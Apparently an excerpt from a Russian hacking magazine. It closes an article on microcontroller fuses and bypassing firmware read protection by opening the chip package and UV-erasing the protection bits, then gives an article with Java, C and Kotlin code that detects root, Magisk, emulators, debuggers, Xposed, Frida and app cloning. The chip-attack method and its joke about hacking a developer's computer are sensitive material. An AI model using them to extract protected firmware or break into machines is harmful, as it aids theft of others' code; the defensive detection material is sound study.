- **stm8flash** — это программа с GitHub. По назначению — тот же AvrDude, только для STM8. Я использовал три аргумента: `-c` для указания программатора, в моем случае `st-linkv2` (программатор ST-Link, подробнее — в моей прошлой статье); `-p` для указания целевого чипа (у меня это была платка с AliExpess с чипом STM8S103F3); `-w` для направления работы (write, записать) и файл с прошивкой.
- **sdcc** (small device C compiler) — компилятор языка C для «маленьких» устройств, то есть для микроконтроллеров. Это аналог GCC, но для МК.
- **--Werror** — считать все предупреждения ошибками. Странно, наверное, ведь обычно программисты забивают на предупреждения, а тут такое. Еще есть `--std-sdcc99` — это стандарт языка. Я использовал этот, потому что он ошибок не выдавал.

WARNING


При низкоуровневом программировании стандарты языка C очень существенны и код может прекрасно компилироваться на одном и либо вообще не скомпилироваться, либо работать неправильно на другом стандарте. В этом вопросе отталкивайся от учебников, по которым ты учился программировать. Как правило, во вступлении написано, какой стандарт будет рассмотрен в книге.

Остальные аргументы, кроме файла кода, — это для какого МК компилировать код.

PIC

Тут уже вместо фьюзов используется особое конфигурационное слово длиной два байта. Это слово имеет адрес в памяти, который нужно уточнять в документации. Там же можно найти структуру этого слова и назначение битов. Кстати, логика битов в этом семействе смешанная. Единица может значить как и «включено», так и «выключено». Повторюсь, внимательно читай документацию.

Приведу вырезку из документации на чип PIC16F627A.



$\overline{CP}$	—	—	—	—	$\overline{CPD}$	LVP	BOREN	MCLRE	FOSC2	$\overline{PWRTE}$	WDTE	F0SC1	F0SC0

bit 13 … bit 0

bit 13: **$\overline{CP}$**: Flash Program Memory Code Protection bit(2)
(PIC16F648A)
1 = Code protection off
0 = 0000h to 0FFFh code-protected
(PIC16F628A)
1 = Code protection off
0 = 0000h to 07FFh code-protected
(PIC16F627A)
1 = Code protection off
0 = 0000h to 03FFh code-protected

bit 12-9: **Unimplemented**: Read as '0'

bit 8: **$\overline{CPD}$**: Data Code Protection bit(3)
1 = Data memory code protection off
0 = Data memory code-protected

bit 7: **LVP**: Low-Voltage Programming Enable bit
1 = RB4/PGM pin has PGM function, low-voltage programming enabled
0 = RB4/PGM is digital I/O, HV on MCLR must be used for programming

bit 6: **BOREN**: Brown-out Reset Enable bit (1)
1 = BOR Reset enabled
0 = BOR Reset disabled

bit 5: **MCLRE**: RA5/$\overline{MCLR}$/VPP Pin Function Select bit
1 = RA5/$\overline{MCLR}$/VPP pin function is $\overline{MCLR}$
0 = RA5/$\overline{MCLR}$/VPP pin function is digital Input, $\overline{MCLR}$ internally tied to VDD

bit 3: **$\overline{PWRTE}$**: Power-up Timer Enable bit (1)
1 = PWRT disabled
0 = PWRT enabled

bit 2: **WDTE**: Watchdog Timer Enable bit
1 = WDT enabled
0 = WDT disabled

bit 4, 1-0: **FOSC<2:0>**: Oscillator Selection bits(4)
111 = RC oscillator: CLKOUT function on RA6/OSC2/CLKOUT pin, Resistor and Capacitor on RA7/OSC1/CLKIN
110 = RC oscillator: I/O function on RA6/OSC2/CLKOUT pin, Resistor and Capacitor on RA7/OSC1/CLKIN
101 = INTOSC oscillator: CLKOUT function on RA6/OSC2/CLKOUT pin, I/O function on RA7/OSC1/CLKIN
100 = INTOSC oscillator: I/O function on RA6/OSC2/CLKOUT pin, I/O function on RA7/OSC1/CLKIN
011 = EC: I/O function on RA6/OSC2/CLKOUT pin, CLKIN on RA7/OSC1/CLKIN
010 = HS oscillator: High-speed crystal/resonator on RA6/OSC2/CLKOUT and RA7/OSC1/CLKIN
001 = XT oscillator: Crystal/resonator on RA6/OSC2/CLKOUT and RA7/OSC1/CLKIN
000 = LP oscillator: Low-power crystal on RA6/OSC2/CLKOUT and RA7/OSC1/CLKIN

Вырезка из документации


Тут мы видим, например, такие настройки:

- CP — защита flash-памяти, то есть прошивки;
- CPD — защита области с данными;
- LVP — низковольтная прошивка.

Работает конфигурационное слово как статическая глобальная переменная в языке C. Есть участок кода, который при прошивке записывается прямо на область памяти, отвечающей за конфигурацию микроконтроллера. Менять его на ходу, конечно, нельзя. Работа схожа с AVR-контроллерами.

Софт

Софт я уже описывал в моей прошлой статье, поэтому покажу лишь особенности при конфигурировании этих самых контроллеров.



C:\PIC_controllers\Education\FirstPrMPLAB.asm*

```
        LIST      p=12F629     ; тип микроконтроллера
        __CONFIG  03FF4H       ; бит защиты выключен, WDT выключен, внутренний RC - генератор.
status  equ       03h          ; константа status равна адресу регистра STATUS
portb   equ       05h          ; адрес регистра GPIO в Банке 0
trisb   equ       05h          ; адрес регистра TRISIO в Банке 1
cmcon   equ       19h
;optn   equ       01h          ; адрес регистра OPTION_REG в Банке 1
        org       0            ; начало программы
start   bsf       status,5     ; установка 5-го бита регистра STATUS - выбор Банка 1
;       bcf       optn,7       ; Разрешить использование всех подтягивающих резисторов
        movlw     .0           ; запись константы в регистр W
        movwf     trisb        ; копирование регистра W в рг. TRISIO, настройка портов GPIO на выход
        bcf       status,5     ; сброс 5-го бита регистра STATUS - выбор Банка 0

        movlw     0x07         ;
        movwf     cmcon        ; настройка GP0 и GP1 на выход

Metka   movlw     b'10101010'
        movwf     portb        ; Копирование регистра W в порты GPIO
        movlw     b'01010101'
        movwf     portb        ; Копирование W в порты GPIO
        goto      Metka        ; Переход на метку
        end
```

Изображение взято из этой статьи: https://habr.com/ru/post/321542/

Тут используется язык ассемблера, и мы видим строчку `__CONFIG 03FF4H`. Возможно, это макрос или что-то подобное, но нам важен смысл — это число записывается как конфигурационное слово и кодирует в себе настройки МК, в комментариях к коду они даже подписаны.

И вот еще один пример кода. Он уже из статьи на «Хабре» (кстати, настоятельно рекомендую с ней ознакомиться).

```
-- This program assumes a 20 MHz resonator or crystal
-- is connected to pins OSC1 and OSC2.
pragma target clock 20_000_000 -- oscillator frequency
-- configuration memory settings (fuses)
pragma target OSC HS -- HS crystal or resonator
pragma target WDT disabled -- no watchdog
pragma target LVP disabled -- no Low Voltage Programming
pragma target MCLR external -- reset externally
```

Он написан на языке JAL, который был создан специально для программирования этого семейства МК. Этот код явно читабельнее ассемблера. Чего уж говорить — почти все читабельнее ассемблера! Хотя PIC традиционно программируются именно на нем.

WWW

IDE для PIC MPLAB и JAL.

ЗАЩИТА И ВЗЛОМ

Теорию мы разобрали. Теперь поговорим о защите. Как ты понял, у семейства AVR защитой служит значение фьюза бита. Если защита установлена, контроллер не даст скачать прошивку. А если сбросить биты защиты, это же возможно? Возможно, но и тут тебя ждет ~~не~~большая свинья: при сбросе бита защиты МК чистит всю память.

Что же, через софт не получилось — пойдем через железо. Электроника не программирование — тут есть что пощупать. Итак, обратимся к истории: когда-то давно существовали чипы памяти с УФ-стиранием.

Чип M27c256B — память с УФ-стиранием

На корпусе чипа было специальное окошко, которое обычно чем-нибудь заклеивалось. Записываешь данные при программировании встроенными средствами, а вот стираешь с помощью специального устройства, по конструкции схожего с лампой для ноготочков.


Лампа для коготков

Открываешь окошко, кладешь в прибор микросхему — и через некоторое время забираешь чистый чип. С лампой-то все понятно — можно у жены одолжить. Главное, чтобы не заметила, а то потом не объяснишь, что тебе лампа нужна через окошко память стирать.

А вот с окошком что делать? На современных чипах его нет. Если дырки нет — надо ее сделать! Я знаю три метода: механический, химический и лазерный.

1. При механическом методе, как выразился польский блогер, szlifierka precyzyjna — прецизионной шлифмашинкой, то есть дремелем, надо твердосплавной насадкой прогрызть дырочку в корпусе.
2. При химическом методе применяется смесь кислот (царская водка, если я не ошибаюсь), и ей протравливается все то же отверстие. Но раздобыть азотную кислоту проблематично: ее оборот под контролем, поскольку она используется при производстве взрывоопасных веществ, так что придется поискать другой способ. Если, конечно, у тебя не завалялась баночка азотной кислоты.
3. Последний метод использует лазер. Им просто прожигается окошко. Лазер можно найти на ЧПУ-граверах, но хватит ли их мощности — я не знаю.

Короче, будем считать, что окошко к подложке чипа ты проделал.



Получится что-то похожее

Дальше нужно понять, где область, которую надо защитить, а где — которую стереть. По сути, нам надо облучить все, кроме Flash и EEPROM. Определять, где что, тебе придется интуитивно. Можно посмотреть каналы Lisin YT и CuriousMarc — там есть вскрытие и изучение чипов. Можно посмотреть на типичные ошибки и технологию вскрытия чипов.

Итак, что защитить, мы разобрались, дальше защищаем чем-нибудь светорезистивным. Например, святой синей изолентой. Ну а после суем чип в стиратель и ждем немного.

INFO

Если что, про лампу для ногтей – это шутка. Нужна лампа с определенной длиной волны и мощностью.

Все, исхода два: либо все сделано правильно и аккуратно и защита снята, либо что-то пошло не так и тебе придется искать, что именно.

PIC и STM

У контроллеров PIC все так же, как и у AVR. Условия те же, метод тот же.

У STM все несколько интереснее. О методах защиты написано в документации. Если вкратце, они не запрещают считывать чип, а создают условия, чтобы сделать это было невозможно.

Но, собирая информацию для этой статьи, я наткнулся на страницу с интересным названием — «Считывание защищенной прошивки из флеш-памяти STM32F1xx с использованием ChipWhisperer». Смысл этого метода в программной атаке на прошивку. Этот метод ближе к тематике журнала и дальше от вашего покорного слуги, автора статьи.


ВМЕСТО НАПУТСТВИЯ

Прежде чем ты побежишь красть прошивки, предупрежу: даже если ты ее скачаешь, она будет в виде бинарного кода, который еще надо дизассемблировать, изучить и восстановить логику работы, а это ой как непросто. Поэтому, на мой взгляд, легче взломать компьютер программиста, который писал прошивку, и скачать исходники с него. Но это уже тема не моей статьи! :)

ЗАЩИЩАЕМ ПРИЛОЖЕНИЕ ДЛЯ ANDROID ОТ ОТЛАДЧИКОВ, ЭМУЛЯТОРОВ И FRIDA

ЗА СЕМЬЮ ЗАМКАМИ

Когда задумываешься о защите приложения от реверса, в первую очередь на ум приходят такие слова, как обфускация и шифрование. Но это только часть решения проблемы. Вторая половина — это детект и защита от самих инструментов реверса: отладчиков, эмуляторов, Frida и так далее. В этой статье мы рассмотрим техники, которые мобильный софт и зловреды используют, чтобы спрятаться от этих инструментов.



Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

WARNING

Не стоит воспринимать приведенную в статье информацию как рецепт абсолютной защиты. Такого рецепта нет. Мы всего лишь даем себе отсрочку, затормаживаем исследование, но не делаем его невозможным. Все это – бесконечная игра в кошки-мышки, когда исследователь взламывает очередную защиту, а разработчик придумывает ей более изощренную замену.

Важный момент: я приведу множество разных техник защиты, и у тебя может возникнуть соблазн запихнуть их все в один класс (или нативную библиотеку) и с удобством для себя запускать один раз при старте приложения. Так делать не стоит, механизмы защиты должны быть разбросаны по приложению и стартовать в разное время. Так ты существенно усложнишь жизнь взломщику, который в противном случае мог бы определить назначение класса/библиотеки и целиком заменить его одной большой заглушкой.

ROOT

Права root — один из главных инструментов реверсера. Root позволяет запускать Frida без патчинга приложений, использовать модули Xposed для изменения поведения приложения и трейсинга приложений, менять низкоуровневые параметры системы. В целом наличие root четко говорит о том, что окружению исполнения доверять нельзя. Но как его обнаружить?

Самый простой вариант — поискать исполняемый файл su в одном из системных каталогов:

- /sbin/su
- /system/bin/su
- /system/bin/failsafe/su
- /system/xbin/su
- /system/sd/xbin/su
- /data/local/su
- /data/local/xbin/su
- /data/local/bin/su

Бинарник su всегда присутствует на рутованном устройстве, ведь именно с его помощью приложения получают права root. Найти его можно с помощью примитивного кода на Java:

```
private static boolean findSu() {
    String[] paths = { "/sbin/su", "/system/bin/su", "/system/xbin/
su", "/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/
su", "/system/bin/failsafe/su", "/data/local/su" };
    for (String path : paths) {
        if (new File(path).exists()) return true;
    }
    return false;
}
```

Либо использовать такую функцию, позаимствованную из приложения rootinspector:

```
jboolean Java_com_example_statfile(JNIEnv * env, jobject this,
jstring filepath) {
    jboolean fileExists = 0;
    jboolean isCopy;
    const char * path = (*env)->GetStringUTFChars(env, filepath, &
isCopy);
    struct stat fileattrib;

    if (stat(path, &fileattrib) < 0) {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE:
stat error: [%s]", strerror(errno));
    } else
    {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE:
stat success, access perms: [%d]", fileattrib.st_mode);
        return 1;
    }

    return 0;
}
```

Еще один вариант — попробовать не просто найти, а запустить бинарник su:

```
try {
    Runtime.getRuntime().exec("su");
} catch (IOException e) {
    // Телефон не рутован
}
```

Если его нет, система выдаст IOException. Но здесь нужно быть осторожным: если устройство все-таки имеет права root, пользователь увидит на экране запрос этих самых прав.

Еще один вариант — найти среди установленных на устройство приложений менеджер прав root. Он как раз и отвечает за диалог предоставления прав:

- com.thirdparty.superuser
- eu.chainfire.supersu
- com.noshufou.android.su
- com.koushikdutta.superuser
- com.zachspong.temprootremovejb
- com.ramdroid.appquarantine
- com.topjohnwu.magisk

Для поиска можно использовать такой метод:

```
private static boolean isPackageInstalled(String packagename, Context
context) {
    PackageManager pm = context.getPackageManager();
    try {
        pm.getPackageInfo(packagename, PackageManager.GET_ACTIVITIES)
;
        return true;
    } catch (NameNotFoundException e) {
        return false;
    }
}
```

Искать можно и по косвенным признакам. Например, SuperSU, некогда популярное решение для получения прав root, имеет несколько файлов в файловой системе:

- /system/etc/init.d/99SuperSUDaemon
- /system/xbin/daemonsu — SuperSU

Еще один косвенный признак — прошивка, подписанная тестовыми ключами. Это не всегда подтверждает наличие root, но точно говорит о том, что на устройстве установлен кастом:

```
private boolean isTestKeyBuild() {
    String buildTags = android.os.Build.TAGS;
    return buildTags != null && buildTags.contains("test-keys");
}
```

MAGISK

Все эти методы детекта root отлично работают до тех пор, пока ты не столкнешься с устройством, рутованным с помощью Magisk. Это так называемый systemless-метод рутинга, когда вместо размещения компонентов для root-доступа в файловой системе поверх нее подключают другую файловую систему (оверлей), содержащую эти компоненты.

Такой механизм работы не только позволяет оставить системный раздел в целости и сохранности, но и легко скрывает наличие прав root в системе. Встроенная в Magisk функция MagiskHide просто отключает оверлей для выбранных приложений, делая любые классические способы детекта root бесполезными.

```
394  3088 I Magisk  : ** boot_complete triggered
394  3553 I Magisk  : ** post-fs-data mode running
394  3553 I Magisk  : * Initializing Magisk environment
394  3553 I Magisk  : * Mounting mirrors
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/system
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/vendor
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/data
394  3553 I Magisk  : * Setting up internal busybox
394  3553 I Magisk  : * Running post-fs-data.d scripts
394  3560 I Magisk  : * Starting MagiskHide
394  3560 I Magisk  : hide_policy: Hiding sensitive props
394  3560 I Magisk  : hide_list init: [com.darvin.security/com.darvin.security]
394  3560 I Magisk  : hide_list init: [com.darvin.security/com.darvin.security:tmpService]
394  3560 I Magisk  : hide_list init: [com.google.android.gms/com.google.android.gms.unstable]
394  3560 I Magisk  : hide_list init: [org.microg.gms.droidguard/com.google.android.gms.unstable]
394  3676 I Magisk  : ** late_start service mode running
394  3676 I Magisk  : * Running service.d scripts
394  6877 I Magisk  : ** boot_complete triggered
394  3560 I Magisk  : proc_monitor: [com.darvin.security] PID=[7709] UID=[10103]
394  3560 I Magisk  : proc_monitor: [com.google.android.gms.unstable] PID=[9129] UID=[10018]
```

Процесс скрытия root можно увидеть в логах Magisk

Но есть в MagiskHide один изъян. Дело в том, что, если приложение, которое находится в списке для скрытия root, запустит сервис в изолированном процессе, Magisk также отключит для него оверлей, но в списке подключенных файловых систем (/proc/self/mounts) этот оверлей останется. Соответственно, чтобы обнаружить Magisk, необходимо запустить сервис в изолированном процессе и проверить список подключенных файловых систем.

Способ был описан в статье Detecting Magisk Hide, а исходный код proof of concept выложен на GitHub. Способ работает до сих пор на самой последней версии Magisk — 20.4.

ЭМУЛЯТОР

Реверсеры часто используют эмулятор для запуска подопытного приложения. Поэтому нелишним будет внести в приложение код, проверяющий, не запущено ли оно в виртуальной среде. Сделать это можно, прочитав значение некоторых системных переменных. Например, стандартный эмулятор Android Studio устанавливает такие переменные и их значения:

```
ro.hardware=goldfish
ro.kernel.qemu=1
ro.product.model=sdk
```

Прочитав их значения, можно предположить, что код исполняется в эмуляторе:

```
public static boolean checkEmulator() {
    try {
        boolean goldfish = getSystemProperty("ro.hardware").contains(
"goldfish");
        boolean emu = getSystemProperty("ro.kernel.qemu").length() >
0;
        boolean sdk = getSystemProperty("ro.product.model").contains(
"sdk");

        if (emu || goldfish || sdk) {
            return true;
        }
    } catch (Exception e) {}

    return false;
}

private static String getSystemProperty(String name) throws Exception
{
    Class sysProp = Class.forName("android.os.SystemProperties");
    return (String) sysProp.getMethod("get", new Class[]{String.class
}).invoke(sysProp, new Object[]{name});
}
```

Обрати внимание, что класс `android.os.SystemProperties` скрытый и недоступен в SDK, поэтому для обращения к нему мы используем рефлексию.

В других эмуляторах значения системных переменных могут быть другими. На этой странице есть таблица со значениями системных переменных, которые могут прямо или косвенно указывать на эмулятор. Там же приведена таблица значений стека телефонии. Например, серийный номер SIM-карты 89014103211118510720 однозначно указывает на эмулятор. Многие стандартные значения, а также готовые функции для детекта эмулятора можно найти в этом исходном файле.

Продолжение статьи →

ЗА СЕМЬЮ ЗАМКАМИ

ЗАЩИЩАЕМ ПРИЛОЖЕНИЕ ДЛЯ ANDROID ОТ ОТЛАДЧИКОВ, ЭМУЛЯТОРОВ И FRIDA

ОТЛАДЧИК

Один из методов реверса — запуск приложения под управлением отладчика. Взломщик может декомпилировать твое приложение, затем создать в Android Studio одноименный проект, закинуть в него полученные исходники и запустить отладку, не компилируя проект. В этом случае приложение само покажет ему свою логику работы.

Чтобы провернуть такой финт, взломщику придется пересобрать приложение с включенным флагом отладки (android:debuggable="true"). Поэтому наивный способ защиты состоит в простой проверке этого флага:

```
public static boolean checkDebuggable(Context context){
    return (context.getApplicationInfo().flags & ApplicationInfo.
FLAG_DEBUGGABLE) != 0;

}
```

Чуть более надежный способ — напрямую спросить систему, подключен ли отладчик:

```
public static boolean detectDebugger() {
    return Debug.isDebuggerConnected();
}
```

То же самое в нативном коде:

```
JNIEXPORT jboolean JNICALL
Java_com_test_debugging_DebuggerConnectedJNI(JNIenv * env, jobject
obj) {
    if (gDvm.debuggerConnected || gDvm.debuggerActive) {
        return JNI_TRUE;
    }
    return JNI_FALSE;
}
```

Приведенные методы помогут обнаружить отладчик на базе протокола JDWP (как раз тот, что встроен в Android Studio). Но другие отладчики работают по-другому, и методы борьбы с ними будут иными. Отладчик GDB, например, получает контроль над процессом с помощью системного вызова `ptrace()`. А после использования ptrace флаг TracerPid в синтетическом файле `/proc/self/status` изменится с нуля на PID отладчика. Прочитав значение флага, мы узнаем, подключен ли к приложению отладчик GDB:

```
public static boolean hasTracerPid() throws IOException {
    BufferedReader reader = null;
    try {
        reader = new BufferedReader(new InputStreamReader(new
FileInputStream("/proc/self/status")), 1000);
        String line;

        while ((line = reader.readLine()) != null) {
            if (line.length() > tracerpid.length()) {
                if (line.substring(0, tracerpid.length()).
equalsIgnoreCase(tracerpid)) {
                    if (Integer.decode(line.substring(tracerpid.
length() + 1).trim()) > 0) {
                        return true;
                    }
                    break;
                }
            }
        }

    } catch (Exception exception) {
        e.printStackTrace()
    } finally {
        reader.close();
    }

    return false;
}
```

Это слегка модифицированная функция из репозитория anti-emulator. Ее аналог на языке C будет нетрудно найти на Stack Overflow.

Еще один метод борьбы с отладчиками, основанными на ptrace, — попробовать подключиться к самому себе (процессу приложения) в роли отладчика. Для этого надо сделать форк (из нативного кода) и затем попытаться вызвать системный вызов ptrace:

```
void fork_and_attach()
{
    int pid = fork();
    if (pid == 0)
    {
        int ppid = getppid();
        if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
        {
            waitpid(ppid, NULL, 0);
            ptrace(PTRACE_CONT, NULL, NULL);
        }
    }
}
```

Обнаружить встроенный отладчик IDA Pro можно другим способом: через поиск строки 00000000:23946 в файле `/proc/net/tcp` (это стандартный порт отладчика). К сожалению, начиная с Android 9 способ не работает.

В старых версиях Android также можно было прямо искать процесс отладчика в системе, когда приложение просто проходит по дереву процессов в файловой системе `/proc` и ищет строки типа gdb и gdbserver в файлах `/proc/PID/cmdline`. Начиная с Android 7 доступ к файловой системе `/proc` запрещен (кроме информации о текущем процессе).

XPOSED

Xposed — фреймворк для рантайм-модификации приложений. И хотя в основном с его помощью устанавливают системные модификации и твики приложений, существует масса модулей, которые могут быть использованы для реверса и взлома твоего приложения. Это и различные модули для отключения SSL Pinning, и трассировщики вроде inspeckage, и самописные модули, которые могут как угодно изменять приложение.

Есть три действенных способа обнаружения Xposed:

- поиск пакета de.robv.android.xposed.installer среди установленных на устройство;
- поиск `libexposed_art.so` и `xposedbridge.jar` в файле `/proc/self/maps`;
- поиск класса `de.robv.android.xposed.XposedBridge` среди загруженных в рантайм пакетов.

В статье Android Anti-Hooking Techniques in Java приводится реализация третьего метода одновременно для поиска Xposed и Cydia Substrate. Подход интересен тем, что мы не ищем напрямую классы в рантайме, а просто вызываем исключение времени исполнения и затем ищем нужные классы и методы в стектрейсе:

```
try {
    throw new Exception("blah");
}
catch(Exception e) {
    int zygoteInitCallCount = 0;

    for(StackTraceElement stackTraceElement : e.getStackTrace()) {
        if(stackTraceElement.getClassName().equals("com.android.
internal.os.ZygoteInit")) {
            zygoteInitCallCount++;
            if(zygoteInitCallCount == 2) {
                Log.wtf("HookDetection", "Substrate is active on the
device.");
            }
        }

        if (stackTraceElement.getClassName().equals("com.saurik.
substrate.MS$2") && stackTraceElement.getMethodName().equals(
"invoked")) {
            Log.wtf("HookDetection", "A method on the stack trace
has been hooked using Substrate.");
        }

        if (stackTraceElement.getClassName().equals("de.robv.android.
xposed.XposedBridge") && stackTraceElement.getMethodName().equals(
"main")) {
            Log.wtf("HookDetection", "Xposed is active on the device.
");
        }

        if (stackTraceElement.getClassName().equals("de.robv.android.
xposed.XposedBridge") && stackTraceElement.getMethodName().equals(
"handleHookedMethod")) {
            Log.wtf("HookDetection", "A method on the stack trace
has been hooked using Xposed.");
        }
    }
}
```

FRIDA

Ее величество Frida! Этот изумительный инструмент позволяет перехватить вызов любой функции подопытного приложения, прочесть все ее аргументы и заменить тело собственной реализацией на языке JavaScript. Frida не только занимает почетное место в чемоданчике инструментов любого реверсера, но и служит базой для многих других, более высокоуровневых утилит.

Обнаружить Frida можно множеством разных способов. В статье The Jiu-Jitsu of Detecting Frida приводится три (на самом деле четыре, но первый уже неактуален) способа это сделать.

1. Поиск библиотек frida-agent и frida-gadget в файле `/proc/self/maps`:

```
char line[512];
FILE* fp;

fp = fopen("/proc/self/maps", "r");

if (fp) {
    while (fgets(line, 512, fp)) {
        if (strstr(line, "frida")) {
            /* Frida найдена */
        }
    }

    fclose(fp);
}
```

Может закончиться неудачей, если взломщик изменит имена библиотек.

2. Поиск в памяти нативных библиотек строки "LIBFRIDA":

```
static char keyword[] = "LIBFRIDA";
num_found = 0;

int scan_executable_segments(char * map) {
    char buf[512];
    unsigned long start, end;

    sscanf(map, "%lx-%lx %s", &start, &end, buf);

    if (buf[2] == 'x') {
        return (find_mem_string(start, end, (char*)keyword, 8) == 1);
    } else {
        return 0;
    }
}

void scan() {
    if ((fd = my_openat(AT_FDCWD, "/proc/self/maps", O_RDONLY, 0)) >=
0) {

    while ((read_one_line(fd, map, MAX_LINE)) > 0) {
        if (scan_executable_segments(map) == 1) {
            num_found++;
        }
    }

    if (num_found > 1) {
        /* Frida найдена */
    }
}
```

Взломщик может перекомпилировать Frida с измененными строками.

3. Проход по всем открытым TCP-портам, отправка в них dbus-сообщения AUTH и ожидание ответа Frida:

```
for(i = 0 ; i <= 65535 ; i++) {
    sock = socket(AF_INET , SOCK_STREAM , 0);
    sa.sin_port = htons(i);

    if (connect(sock , (struct sockaddr*)&sa , sizeof sa) != -1) {
        __android_log_print(ANDROID_LOG_VERBOSE, APPNAME,  "FRIDA
DETECTION [1]: Open Port: %d", i);

        memset(res, 0 , 7);

        send(sock, "\x00", 1, NULL);
        send(sock, "AUTH\r\n", 6, NULL);

        usleep(100);

        if (ret = recv(sock, res, 6, MSG_DONTWAIT) != -1) {
            if (strcmp(res, "REJECT") == 0) {
                /* Frida найдена */
            }
        }
    }
    close(sock);
}
```

Метод хорошо работает при использовании frida-server (на рутованном устройстве), но бесполезен, если приложение было перепаковано с включением в него frida-gadget (этот способ обычно применяют, когда невозможно получить root на устройстве).

В статье Detect Frida for Android автор приводит еще три способа:

1. Поиск потоков frida-server и frida-gadget, которые Frida запускает в рамках процесса подопытного приложения.
2. Поиск специфичных для Frida именованных пайпов в каталоге `/proc/<pid>/fd`.
3. Сравнение кода нативных библиотек на диске и в памяти. При внедрении Frida изменяет секцию text нативных библиотек.

Примеры использования последних трех техник опубликованы в репозитории на GitHub.

КЛОНИРОВАНИЕ

Некоторые производители встраивают в свои прошивки функцию клонирования приложения (Parallel Apps в OnePlus, Dual Apps в Xiaomi и так далее), которая позволяет установить на смартфон копию выбранного приложения. Прошивка создает дополнительного Android-пользователя с идентификатором 999 и устанавливает копию приложений от его имени.

Такую же функциональность предлагают некоторые приложения из маркета (Dual Space, Clone App, Multi Parallel). Они работают по-другому: создают изолированную среду для приложения и устанавливают его в собственный приватный каталог.

С помощью второго метода твое приложение могут запустить в изолированной среде для изучения. Чтобы воспрепятствовать этому, достаточно проанализировать путь к приватному каталогу приложения. К примеру, приложение с именем пакета com.example.app при нормальной установке будет иметь приватный каталог по следующему пути:

```
/data/user/0/com.example.app/files
```

При создании клона с помощью одного из приложений из маркета путь будет уже таким:

```
/data/data/com.ludashi.dualspace/virtual/data/user/0/com.example.app/
files
```

А при создании клона с помощью встроенных в прошивку инструментов — таким:

```
/data/user/999/com.example.app/files
```

Соберем все вместе и получим такой метод для детекта изолированной среды:

```
private const val DUAL_APP_ID_999 = "999"

fun checkAppCloning(context: Context): Boolean {
    val path: String = context.filesDir.path
    val packageName = context.packageName

    val pathDotCount = path.split(".").size-1
    val packageDotCount = packageName.split(".").size-1

    if (path.contains(DUAL_APP_ID_999) || pathDotCount >
packageDotCount) {
        return false
    }

    return true
}
```

Метод основан на способе, приведенном в статье Preventing Android App Cloning.

ВЫВОДЫ

Конечно же, это далеко не все способы борьбы с реверсом и анализом поведения приложений. Существует множество менее эффективных или слишком узкоспециализированных способов. Поэтому ниже я приведу список литературы и проектов на GitHub, с которыми обязательно нужно ознакомиться. Там ты найдешь более глубокое объяснение некоторых описанных в этой статье методов защиты, а также множество других техник.

WWW

- Android Anti-Reversing Defenses — глава из свободной книги Mobile Security Testing Guide о защите от реверса;
